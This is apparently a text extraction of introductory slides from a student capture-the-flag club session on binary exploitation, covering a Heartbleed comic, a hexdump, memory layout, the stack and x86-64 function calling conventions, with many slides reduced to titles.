















FA2024 Week 07 • 2023-10-20

PWN I

Akhil and Jake

sigpwny{AAAAAAAAABBBBBBBBCCCCCCCC}

HOW THE HEARTBLEED BUG WORKS:

<p>SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).</p>  <p>secure connection using key "4538538374224". User Meg wants these 6 letters: POTATO. User Olivia from London wants pages about "irl games". Unlocking secure records with master key 513098573343.</p> 	<p>secure connection using key "4538538374224". User Meg wants these 6 letters: POTATO. User Olivia from London wants pages about "irl games". Unlocking secure records with master key 513098573343.</p>  <p>POTATO</p> 
<p>SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).</p>  <p>User Olivia from London wants pages about "irl games in car why". Note: Files for IP 375.381.193.17 are in /tmp/files-3843. User Meg wants these 4 letters: BIRD. There are currently 340 connections open. User Brendan uploaded the file /tmp/1234 (contents: "34ba962e2cb9ff89b43") fff</p> 	<p>HMM...</p>  <p>BIRD</p> 
<p>SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).</p>  <p>a connection. Jake requested pictures of User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to change account password to "C0n4R3ct". User</p> 	<p>HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to change account password to "C0n4R3ct". User</p>  



What is PWN?

- More descriptive term: **binary exploitation**
- Exploits that abuse the mechanisms behind how compiled code is executed
 - Dealing with what the CPU actually sees and executes on or near the hardware level
- Most modern weaponized/valuable exploits fall under this category
- This is real stuff!!
 - Corollary: this is hard stuff. Ask for help, or if you don't need help, help your neighbors :)



Memory Overview

- Programs are just a bunch of numbers ranging from 0 to 255 (**bytes**)
- Each number is stored at an "address" in the range **0x0-0xFFFFFFFFFFFFFFFF**
 - Think of it as a massive array/list
- Bytes in a program serves one of two purposes
 - **Instructions:** tells the processor what to do
 - **Data:** has some special meaning, used by the instructions
 - Examples: part of a larger number, a letter, a memory address

```
> hexdump -C /bin/cat
00000000 ca fe ba be 00 00 00 02 01 00 00 07 00 00 00 03
00000010 00 00 40 00 00 00 80 70 00 00 00 0e 01 00 00 0c
00000020 80 00 00 02 00 01 00 00 00 00 d1 00 00 00 00 0e
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
00004000 cf fa ed fe 07 00 00 01 03 00 00 00 02 00 00 00
00004010 12 00 00 00 08 05 00 00 85 00 20 00 00 00 00 00
00004020 19 00 00 00 48 00 00 00 5f 5f 50 41 47 45 5a 45
00004030 52 4f 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004040 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00004050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004060 00 00 00 00 00 00 00 00 19 00 00 00 d8 01 00 00
00004070 5f 5f 54 45 58 54 00 00 00 00 00 00 00 00 00 00
00004080 00 00 00 00 01 00 00 00 00 20 00 00 00 00 00 00
00004090 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00
000040a0 05 00 00 00 05 00 00 00 05 00 00 00 00 00 00 00
000040b0 5f 5f 74 65 78 74 00 00 00 00 00 00 00 00 00 00
```



Memory Layout

Lowest address
(0x0000000000000000)



Memory Region

.text
(instructions)

.data
(initialized
globals)

.bss
(uninitialized
globals)

heap




stack
(runtime data)

Highest address
(0xFFFFFFFFFFFFFFFF)



Memory Layout



The Stack



Calling Functions

```
method_1(a, b, c);
```



Calling Functions (Arguments)

```
method_1(a, b, c);
```

<code>%rdi = a</code>	<code>%rsi = b</code>	<code>%rdx = c</code>
-----------------------	-----------------------	-----------------------




Calling Functions (Call Stack)

```
method_1(a, b, c);
```




Calling Functions (Call Stack)

```
method_1(a, b, c);
```



Calling Functions (call Instruction)

Instruction Pointer (`%rip`) → `method_1(a, b, c);`



Calling Functions (enter/Prologue)

```
method_1(a, b, c);
```




Calling Functions (enter/Prologue)

```
method_1(a, b, c);
```




Calling Functions (Execution)

```
method_1(a, b, c);
```




Calling Functions (Execution)

```
method_1(a, b, c);
```




Calling Functions (leave/Epilogue)

```
method_1(a, b, c);
```



Calling Functions (leave/Epilogue)

```
method_1(a, b, c);
```



